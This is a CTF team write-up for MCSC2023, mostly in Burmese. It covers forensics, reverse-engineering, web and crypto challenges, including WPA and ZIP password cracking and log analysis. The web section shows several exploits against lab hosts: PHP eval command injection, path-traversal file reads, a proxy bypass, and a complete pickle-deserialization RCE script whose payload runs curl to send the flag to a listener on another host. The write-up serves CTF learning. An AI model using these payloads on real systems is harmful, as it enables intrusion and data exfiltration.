

MCSC2023 Writeups (UI\$ Team)

ဖြေဆိုသူ - UI\$ 1

1. Wireless Problem (Forensics)

```
Aircrack-ng 1.7

[00:00:00] 458/10303727 keys tested (2550.74 k/s)

Time left: 1 hour, 7 minutes, 19 seconds          0.00%

KEY FOUND! [ christopher ]

Master Key      : 24 A6 B6 E3 22 D4 1C B9 12 4E 20 D0 CB F3 44 C2
                  40 CB DE 34 7B D9 4E 84 88 2D 69 2B D9 66 70 8E

Transient Key   : EF 09 AF 34 77 7F 7B C3 A5 95 F3 E7 15 40 BF 9C
                  74 5F E6 80 05 8D E3 CA 83 28 D5 DB D4 BB 24 28
                  EC EA 57 82 BC 9A A1 81 B8 8D AD D1 09 E1 D8 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC      : 09 E7 D4 DB 1F BB F6 91 00 91 14 83 2E 9D DF 17
```

rockyou wordlist နဲ့ pcap file ကို bruteforce တိုက်လိုက်တဲ့အခါမှာ flag ကို ရရှိပါတယ်။

2. Account Comprise (Forensics)

Remote Successfully Login Event ID ဖြစ်တဲ့ 4624 ကို Filter လုပ်ပါတယ်။ user login ထဲက System Account နဲ့ Malwarelab ကလွဲလို့ အခြား User ကတော့ ihateyou ဖြစ်နေကြောင်းတွေ့ရှိရတဲ့အတွက် flag က ihateyou ဖြစ်ပါတယ်။

Security_2 Number of events: 6,552

Filtered: Log: file://D:\Study\Cyber\CTF_Flag\mcsc\mcsc_2023_open\UIS\Forensics\10. Account Compromised (30 Marks)\Security.evtx; Source: ; Event ID: 4624. Number of events: 5

Level	Date and Time	Source	Event ID	Task Category
Information	8/1/2023 3:08:33 PM	Microsoft Windows security a...	4624	Logon
Information	8/1/2023 3:07:05 PM	Microsoft Windows security a...	4624	Logon
Information	8/1/2023 2:54:42 PM	Microsoft Windows security a...	4624	Logon
Information	8/1/2023 2:54:40 PM	Microsoft Windows security a...	4624	Logon
Information	8/1/2023 2:26:06 PM	Microsoft Windows security a...	4624	Logon

Event 4624, Microsoft Windows security auditing.

General Details

☒ Friendly View ☐ XML View

```

SubjectUserSid S-1-0-0
SubjectUserName -
SubjectDomainName -
SubjectLogonId 0x0
TargetUserSid S-1-5-21-59691429-2203261896-2448969543-1004
TargetUserName ihateyou
TargetDomainName MALWARELAB
TargetLogonId 0x1e4814
LogonType 3
LogonProcessName NtLmSsp
AuthenticationPackageName NTLM
WorkstationName kali
LogonGuid {00000000-0000-0000-0000-000000000000}
TransmittedServices -
LmPackageName NTLM V2
KeyLength 128
ProcessId 0x0
ProcessName -
  
```

3. Logs Investigation (Forensics)

Auth logs ထဲမှာမှ Failed Password ဖြစ်သွားတဲ့ အကောင့်တွေကို Filter လုပ်ကြည့်ပါတယ်။

```
grep "sshd" auth.log | grep "Failed password"
```

Invalid account မဖြစ်တဲ့ user ကို ဆွဲထုတ်လိုက်တဲ့ အခါ alice ဖြစ်ကြောင်းကို တွေ့ရှိရပါတယ်။

```

Aug 1 09:40:59 ip-172-26-6-103 sshd[752319]: Failed password for invalid user 123456 from 185.244.212.28 port 2833 ssh2
Aug 1 09:40:59 ip-172-26-6-103 sshd[752318]: Failed password for invalid user 123456 from 185.244.212.28 port 2873 ssh2
Aug 1 09:41:03 ip-172-26-6-103 sshd[752319]: Failed password for invalid user 123456 from 185.244.212.28 port 2898 ssh2
Aug 1 09:41:03 ip-172-26-6-103 sshd[752317]: Failed password for invalid user 123456 from 185.244.212.28 port 2891 ssh2
Aug 1 09:41:03 ip-172-26-6-103 sshd[752318]: Failed password for invalid user 123456 from 185.244.212.28 port 2873 ssh2
Aug 1 09:41:03 ip-172-26-6-103 sshd[752320]: Failed password for invalid user 123456 from 185.244.212.28 port 2898 ssh2
Aug 1 09:41:07 ip-172-26-6-103 sshd[752317]: Failed password for invalid user 123456 from 185.244.212.28 port 2891 ssh2
Aug 1 09:41:07 ip-172-26-6-103 sshd[752318]: Failed password for invalid user 123456 from 185.244.212.28 port 2873 ssh2
Aug 1 09:41:07 ip-172-26-6-103 sshd[752319]: Failed password for invalid user 123456 from 185.244.212.28 port 2833 ssh2
Aug 1 09:41:07 ip-172-26-6-103 sshd[752320]: Failed password for invalid user 123456 from 185.244.212.28 port 2898 ssh2
Aug 1 09:41:11 ip-172-26-6-103 sshd[752317]: Failed password for invalid user 123456 from 185.244.212.28 port 2891 ssh2
Aug 1 09:41:13 ip-172-26-6-103 sshd[752330]: Failed password for alice from 185.244.212.28 port 2984 ssh2
Aug 1 09:41:13 ip-172-26-6-103 sshd[752326]: Failed password for alice from 185.244.212.28 port 2921 ssh2
Aug 1 09:41:13 ip-172-26-6-103 sshd[752327]: Failed password for alice from 185.244.212.28 port 2868 ssh2
Aug 1 09:41:18 ip-172-26-6-103 sshd[752330]: Failed password for alice from 185.244.212.28 port 2984 ssh2
Aug 1 09:41:18 ip-172-26-6-103 sshd[752327]: Failed password for alice from 185.244.212.28 port 2868 ssh2
Aug 1 09:41:18 ip-172-26-6-103 sshd[752326]: Failed password for alice from 185.244.212.28 port 2921 ssh2
Aug 1 09:41:18 ip-172-26-6-103 sshd[752332]: Failed password for alice from 185.244.212.28 port 2968 ssh2
Aug 1 09:41:22 ip-172-26-6-103 sshd[752330]: Failed password for alice from 185.244.212.28 port 2984 ssh2
Aug 1 09:41:22 ip-172-26-6-103 sshd[752327]: Failed password for alice from 185.244.212.28 port 2868 ssh2
Aug 1 09:41:22 ip-172-26-6-103 sshd[752326]: Failed password for alice from 185.244.212.28 port 2921 ssh2
Aug 1 09:41:22 ip-172-26-6-103 sshd[752332]: Failed password for alice from 185.244.212.28 port 2968 ssh2
Aug 1 09:41:25 ip-172-26-6-103 sshd[752330]: Failed password for alice from 185.244.212.28 port 2984 ssh2
Aug 1 09:41:27 ip-172-26-6-103 sshd[752360]: Failed password for invalid user 12345 from 185.244.212.28 port 2915 ssh2
Aug 1 09:41:27 ip-172-26-6-103 sshd[752402]: Failed password for invalid user 12345 from 185.244.212.28 port 2981 ssh2
Aug 1 09:41:28 ip-172-26-6-103 sshd[752404]: Failed password for invalid user 12345 from 185.244.212.28 port 2964 ssh2
Aug 1 09:41:30 ip-172-26-6-103 sshd[752360]: Failed password for invalid user 12345 from 185.244.212.28 port 2915 ssh2
Aug 1 09:41:30 ip-172-26-6-103 sshd[752402]: Failed password for invalid user 12345 from 185.244.212.28 port 2981 ssh2
Aug 1 09:41:31 ip-172-26-6-103 sshd[752404]: Failed password for invalid user 12345 from 185.244.212.28 port 2964 ssh2
Aug 1 09:41:31 ip-172-26-6-103 sshd[752406]: Failed password for invalid user 12345 from 185.244.212.28 port 2878 ssh2
Aug 1 09:41:34 ip-172-26-6-103 sshd[752403]: Failed password for invalid user 12345 from 185.244.212.28 port 2981 ssh2

```

4. Lost the key (forensics)

Password Algorithm အတိုင်း wordlist ကို python နဲ့ထုတ်လိုက်ပါတယ်။

#Password Policy: Alphabet + "5" + Alphabet + Number + "1" + Alphabet + "@" + "s" + Number

```
import string
```

```
for first_char in string.ascii_letters:
```

```
    for third_char in string.ascii_letters:
```

```
        for fourth_char in string.digits:
```

```
            for sixth_char in string.ascii_letters:
```

```
                for nineth_char in string.digits:
```

```
                    password = first_char + "5" + third_char + str(fourth_char) + "1" + sixth_char + "@" + "s" + str(nineth_char)
```

```
print(password)
```

```
with open('wordlist.txt', 'a') as f:
```

```
f.write(password + '\n')
```

ရရှိလာတဲ့ wordlist နဲ့ bruteforce တိုက်လိုက်တဲ့အခါမှာတော့ password ကိုတွေ့ပြီး flag ကို ရရှိသွားပါတယ်။

```
(root@kali)-[/mnt/.../mcsc/mcsc_2023_open/forensics/lost_the_key]
# john hash.txt --wordlist=./wordlist.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
D5a91Y@s8 (Lost_the_Key.zip/Flag.txt)
1g 0:00:00:01 DONE (2023-08-10 15:40) 0.8474g/s 6650Kp/s 6650Kc/s 6650KC/s C5Z61w@s4..D5b21j@s5
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

5. Overflowme2 (Pwn)

Binary file ကို strings command အသုံးပြုပြီး စစ်ဆေးလိုက်တဲ့အခါမှာတော့ အောက်ပါအတိုင်း flag ကို ရရှိပါတယ်။

```
(kali@kali)-[/mnt/.../mcsc_2023_open/UIS/Pwn/13. Overflow Me 2 (50 Marks)]
$ strings overflow_me2 | grep -i mcsc

(kali@kali)-[/mnt/.../mcsc_2023_open/UIS/Pwn/13. Overflow Me 2 (50 Marks)]
$ strings overflow_me2 | grep -i flag
Flag: flag{4_l177l3_h4rd3r_bu7_571ll_345y}
afficherFlagG4NG
```

6. GoGoGo (RE)

File command နဲ့စစ်ဆေးကြည့်တဲ့အခါမှာ pe file executable ဖြစ်ကြောင်းကိုတွေ့ရပါတယ်။ peinfo နဲ့စစ်ဆေးကြည့်တဲ့အခါ command line file တစ်ခု ဖြစ်ပါတယ်။ run ကြည့်တဲ့အခါ အောက်ပါအတိုင်းမြင်တွေ့ရပါတယ်။

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Users\target\Desktop\Temp\CTF Questions\mscc>GoGoGo.exe
This is sample text:
I'm a talent reverser.

Sample Decrypted Text:
xU> 2 E2=6?E C6G6CD6CJ
.....

Can you Decrypt this flag? :
!r$ra_`bL'6CJ'6CJ$`>A=6#_%>


C:\Users\target\Desktop\Temp\CTF Questions\mscc>_
```

Character တစ်ခုစီမှာ space တွေကလွဲလို့ ကျန် character များက Unicode format နဲ့ မြင်တွေ့နေတာကိုတွေ့ရပါတယ်။ Hint မှာလည်း Bit shift method ကို အသုံးပြုထားတာလို့ ဖော်ပြထားတဲ့အတွက်ကြောင့် ROT Method တစ်ခု ဖြစ်နေနိုင်ပါတယ်။ ဒီအတွက်ကြောင့် ROT Algorithm အတိုင်းလှည့်လိုက်တဲ့အခါမှာတော့ flag ကိုရရှိပါတယ်။



ဖြေဆိုသူ - UI\$ 2

1. Flag Calculator (30 Marks) Web



command injection vulnerability ဖြစ်ပါတယ်။ command injection ဖြစ်ရတဲ့အကြောင်းကတော့ php eval() function ကိုအသုံးပြုထားလို့ဖြစ်ပါတယ်။

`ls`

`cat calculator.php`

calculator.php file ကို cat command နဲ့ read ပြီး view-source သွားကြည့်လိုက်တဲ့အခါ flag ကိုရရှိပါတယ်။

More about eval() function.(<https://www.php.net/manual/en/function.eval.php>)

2. Warmup LFI (40 Marks) Web




Local File Inclusion vulnerability ဖြစ်ပါတယ်။

curl --path-as-is "<http://192.168.100.52:8000/../../../../flag.txt>"

curl command ဖြင့်အထက်ပါအတိုင်း request ပြုလုပ်လိုက်သည့်အခါ Flagကိုရရှိပါသည်။

3. NCSC Proxy (70 Marks) Web



NCSC Proxy
70

MCSC2023 CTF players are proxying every request to the National Cyber Security Center Website(ncsc.gov.mm). Only ncsc.gov.mm website is allow to pass and make sure they did it securely!

Flag Format : MCSC2023{flag}

<http://192.168.100.52:8086>

[View Hint](#)

curl -H "X-Forwarded-Host: 127.0.0.1\@ncsc.gov.mm/../../../../flag"

<http://192.168.100.52:8086>

အထက်ပါအတိုင်း request ပြုလုပ်လိုက်သည့်အခါ Flag ကိုရရှိပါသည်။

4. KyawGyi's Bottle (90 Marks) Web

KyawGyi's Bottle

90

Hey Dear! Do you like burmese poems? Come here and read poems in the KyawGyi's bottle.

Flag Format : MCSC2023{flag}

Note that, it's not only local file include and there is app and secret.

<http://192.168.100.52:8080>

View Hint

Challenge site ကနေကဗျာတွေကို ကျွန်တော်တို့ဖတ်လို့ရပါတယ်။

<http://192.168.100.52:8080/show?id=spring.txt>

local file inclusion vulnerability ကိုတွေ့ရပါတယ်။

<http://192.168.100.52:8080/show?id=/etc/passwd>

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

<http://192.168.100.52:8080/show?id=/proc/self/cwd/app.py>


```

@route("/sign")
def index():
    try:
        session = request.get_cookie("name", secret=sekai)
        if not session or session["name"] == "guest":
            session = {"name": "guest"}
            response.set_cookie("name", session, secret=sekai)
            return template("guest", name=session["name"])
        if session["name"] == "admin":
            return template("admin", name=session["name"])
    except:
        return "pls no hax"

if __name__ == "__main__":
    os.chdir(os.path.dirname(__file__))
    run(host="0.0.0.0", port=8080)

```

<http://192.168.100.52:8080/show?id=/proc/self/cwd/config/secret.py>

```
sekai = "Se3333KKKKKAAAAIIIIILLLLovVVVV3333YYYYooooouuu"
```

There is usage of the pickle package which is vulnerable and allows RCE on deserialization.

The exploit code is

```

1 import base64
2 import hashlib
3 import hmac
4 import pickle
5 import requests
6
7 secret = "Se3333KKKKKAAAAIIIIIIILLOvVVVV3333YYYOoooouu"
8 unicode = str
9
10 def tob(s, enc='utf8'):
11     return s.encode(enc) if isinstance(s, unicode) else bytes(s)
12
13
14 def touni(s, enc='utf8', err='strict'):
15     return s.decode(enc, err) if isinstance(s, bytes) else unicode(s)
16
17
18 def cookie_encode(data, key):
19     ''' Encode and sign a pickle-able object. Return a (byte) string '''
20     msg = base64.b64encode(pickle.dumps(data, -1))
21     sig = base64.b64encode(hmac.new(tob(key), msg, digestmod=hashlib.md5).digest())
22     return tob('!') + sig + tob('?') + msg
23
24
25 class PickleRce(object):
26     def __reduce__(self):
27         return eval, ("os.system('curl http://192.168.100.35:1337?p=exec /flag | base64')").)
28
29
30
31 payload = touni(cookie_encode(("name", {"name": PickleRce()}), secret))
32 requests.get("http://192.168.100.52:8080/sign", cookies={"name": f"\{payload}"})

```

```

$python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
72.17.0.2 - - [10/Aug/2023 21:37:51] "GET /?p=TUNTQzIwMjN7RmFrZV9GbGFnfQo= HTTP/1.1" 200 -

```

ရရှိလာတဲ့ base64 code ကို decode လုပ်လိုက်ရင် Flag ကိုရရှိမှာဖြစ်ပါတယ်။

5. Who is Poc (15 Marks) Forensics

Who is POC

15

travel-myanmar.net website is a travel website and a billionaire wants to buy this domain. But now he can't contact the person who registered the domain. Fortunately, he was able to contact the person who registered this domain in 2004. Find the Registrant Name. Sample Flag Format: MCSC2023{David Beckham} Flag Format: MCSC2023{RegistrantName}

travel-myanmar.net

Registrant Name ကို ရှာခိုင်းတာဖြစ်ပါတယ်။ ပထမဆုံး whois command နဲ့ကြည့်တဲ့အခါမှာ

whois travel-myanmar.net

```
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: travel-myanmar.net
Registry Domain ID: 124587925_DOMAIN_NET-VRSN
Registrar WHOIS Server: whois.ionos.com
Registrar URL: http://ionos.com
Updated Date: 2020-09-10T08:15:18.000Z
Creation Date: 2004-07-12T13:10:32.000Z
Registrar Registration Expiration Date: 2024-07-12T13:10:32.000Z
Registrar: IONOS SE
Registrar IANA ID: 83
Registrar Abuse Contact Email: abuse@ionos.com
Registrar Abuse Contact Phone: +1.8774612631
Reseller:
Domain Status: clientTransferProhibited https://www.icann.org/epp#clientTrans
Prohibited
Registry Registrant ID: REDACTED FOR PRIVACY
```

Registry Domain ID ကို Google မှာရှာကြည့်တဲ့အခါမှာ

```
Domain Name: travel-myanmar.net
Registry Domain ID: 124587925_DOMAIN_NET-VRSN
Registrar WHOIS Server: whois.discount-domain
Registrar URL: http://www.onamae.com
Updated Date: 2020-01-10T19:54:17Z
Creation Date: 2004-07-12T13:10:32Z
Registrar Registration Expiration Date: 2020-
Registrar: GMO INTERNET, INC.
Registrar IANA ID: 49
Registrar Abuse Contact Email: abuse@gmo.jp
Registrar Abuse Contact Phone: +81.337709199
Domain Status: ok https://icann.org/epp#ok
Registry Registrant ID: Not Available From Re
Registrant Name: Klavs-Dieter Mueller
```


Registrant Name ကိုရရှိပါတယ်။ Registrant Name သည် flag ဖြစ်ပါသည်။

6. Log Investigation (20 Marks) Forensics

Logs Investigation


20

Our website was hacked by Dang4r Hacking group. Forensic investigator investigated this case and confirmed the administrator set weak password for one of Sudoer accounts. Which account is using weak password? Hint: They use three sudoer accounts (root, ubuntu and compromised account). Flag Format: MCSC2023{AccountName}

 auth.rar

Username root နှင့် ubuntu မဟုတ်သော username ကို auth.log file မှရှာဖွေရသော Challenge ဖြစ်ပါသည်။

auth.log file ကို text editor တွင်ဖွင့်ပြီး user=a ဟုရှာကြည့်ရာမှ username ကိုရှာတွေ့ခဲ့ပါသည်။



Username သည် flag ဖြစ်ပါသည်။

1. Easy_Cipher (20) Crypto

Easy_Cipher 20

N fvzcyr yrggre fhofgvghgvba pvcure gung ercynprf n yrggre jvgu gur yrggre kvvv yrggref nsgrv vg va gur nycunorg. EBG kvvvvf na rknzcyr bs gur pnrjne pvcure, qriybcqr va napvrag Ebzr. Gur synt vf rnfl_ebgkvvvpcure.

Flag Format : MCSC2023{flag}

Submit

N fvzcyr yrggre fhofgvghgvba pvcure gung ercynprf n yrggre jvgu gur yrggre kvvv yrggref nsgrv vg va gur nycunorg. EBG kvvvvf na rknzcyr bs gur pnrjne pvcure, qriybcqr va napvrag Ebzr. Gur synt vf rnfl_ebgkvvvpcure.

ဆိုတဲ့ စာတွေကို <https://cryptii.com/> မှာ substitution လုပ်လိုက်ရင်

A simple letter substitution cipher that replaces a letter with the letter xiii letters after it in the alphabet. ROT xiii is an example of the caesar cipher, developed in ancient Rome. The flag is easy_rotxiiicipher.

ဆိုတာရပါတယ်။

flag က **MCSC2023{easy_rotxiiicipher}** ဖြစ်ပါတယ်။

2. Morse (20) Crypto

Morse

20

Mr.Hnin Maung Sent This Message To You. What Mr.Hnin Maung Sent You ?

.... -.... / -.-. / -.... / -... / -.. / -... / /
.... -.-. / -... / -.-. / -. / / -.-. / /
... / -.-. / / -... / ..-- -.... / / -... / ..--
- - - - - / ...-- / ...-- -....

Flag

Submit

Morse code သင်္ကေတတွေဖြစ်တဲ့

[illegible]

“46 4C 41 47 3D 57 45 4C 43 4F 4D 45 5F 54 4F 5F 34 33 20 35 34 20 34 36”
ဆိုတာရပါတယ်။

နောက်တစ်ခါထပ်ပြီး base 16 decode လုပ်လိုက်ရင် FLAG=WELCOME_TO_CTF ဆိုတာရပါတယ်။

flag က MCSC2023{WELCOME_TO_CTF} ဖြစ်ပါတယ်။

3. Myanmar Song (20) Crypto

Myanmar Song

20

This Following Attachment File Cant Open And Unknown File System. So, We Need To Find Answer This File Contain Any Suspicious Activities. [Myanmar_National_Songs.exe](#)

Myanmar_National_Songs.exe ဖိုင်ကို file command နဲ့စစ်လိုက်တော့ data file ဖြစ်နေလို့ string နဲ့ခေါ်ကြည့်လိုက်တဲ့အခါ flag file ကိုအောက်ဆုံးမှာမြင်ရပါတယ်။

```
(kali㉿kali)-[~/Desktop]
$ file Myanmar_National_Songs.exe
Myanmar_National_Songs.exe: data

(kali㉿kali)-[~/Desktop]
$ strings Myanmar_National_Songs.exe
IHDR
gAMA
  cHRM
bKGD
ChIDATx
**DT6
\Wq!P>_
\T>/
```

```
%tEXtdate:create
2023-05-22T22:07:47+00:00z
%tEXtdate:modify
2023-05-22T22:07:47+00:00
Flag{476f6c64656e4d79616e6d6172}

(kali㉿kali)-[~/Desktop]
$
```

Base 16 decode လုပ်လိုက်တဲ့အခါ flag က **MCSC2023{GoldenMyanmar}** ပဲဖြစ်ပါတယ်။

4. Woman Mind (50) Crypto

Woman Mind

50

Ma Ma Is Tying To Got Answer This Following String And You Need To Help Her.

" d7 93 73 02 43 73 02 23 73 02 13 63 02 03 53 02 66 53 02 66 63 02 43 53 02 66 53 02 66 63 02 73 43 02 66 53 02 43 73 02 53 63 02 36 43 b7 33 23 03 23 34 35 34 d4 "

“d7 93 73 02 43 73 02 23 73 02 13 63 02 03 53 02 66 53 02 66 63 02 43 53 02 66 53 02 66 63 02 73 43 02 66 53 02 43 73 02 53 63 02 36 43 b7 33 23 03 23 34 35 34 d4”
ဆိုတဲ့ code ကို ပြောင်းပြန်လှုပ်လိုက်တဲ့အခါ-

'4d 43 53 43 32 30 32 33 7b 34 63 20 36 35 20 37 34 20 35 66 20 34 37 20 36 66 20 35 66 20 35 34 20 36 66 20 35 66 20 35 30 20 36 31 20 37 32 20 37 34 20 37 39 7d'
ရပါတယ်။

Decode ဖြည့်လိုက်ရင် flag က **MCSC2023{Let_Go_To_Party}** ရပါတယ်။

5. Eiffel Tower (50) Crypto

Eiffel Tower

50

Gfilxq Nme Niw Nrbcaqqma. Rpgf ABD Nlaurp qq Tmtbrl tyab Uwnluye imcc Ewgae Vckr Ysrqbgbl. Ombb tspi.

View Hint

Submit


Gfilxq Nme Niw Nrbcaqqma. Rpgf ABD Nlaurp qq Tmtbrl tyab Uwnluye imcc Ewgae Vckr Ysrqbgbl. Ombb tspi. ဆိုတဲ့ strings ကို

Vigenere cipher decode လုပ်လိုက်ရင်

Thanks For Pay Attention. This CTF Answer is Golden land Myanmar keep Going Next Question. Good luck. ဆိုတာပြန်ရပါတယ်။

Flag က **MCSC2023{Golden land Myanmar}** ဖြစ်ပါတယ်။

6. National Stego flag (50) Crypto



ပေးထားတဲ့ file ကို down လိုက်ရင် national_flag.wav ရပါတယ်။

wavsteg ကိုသုံးပြီး

stegolsb wavsteg -r -i national_flag.wav -o output.txt -n 2 -b 55555

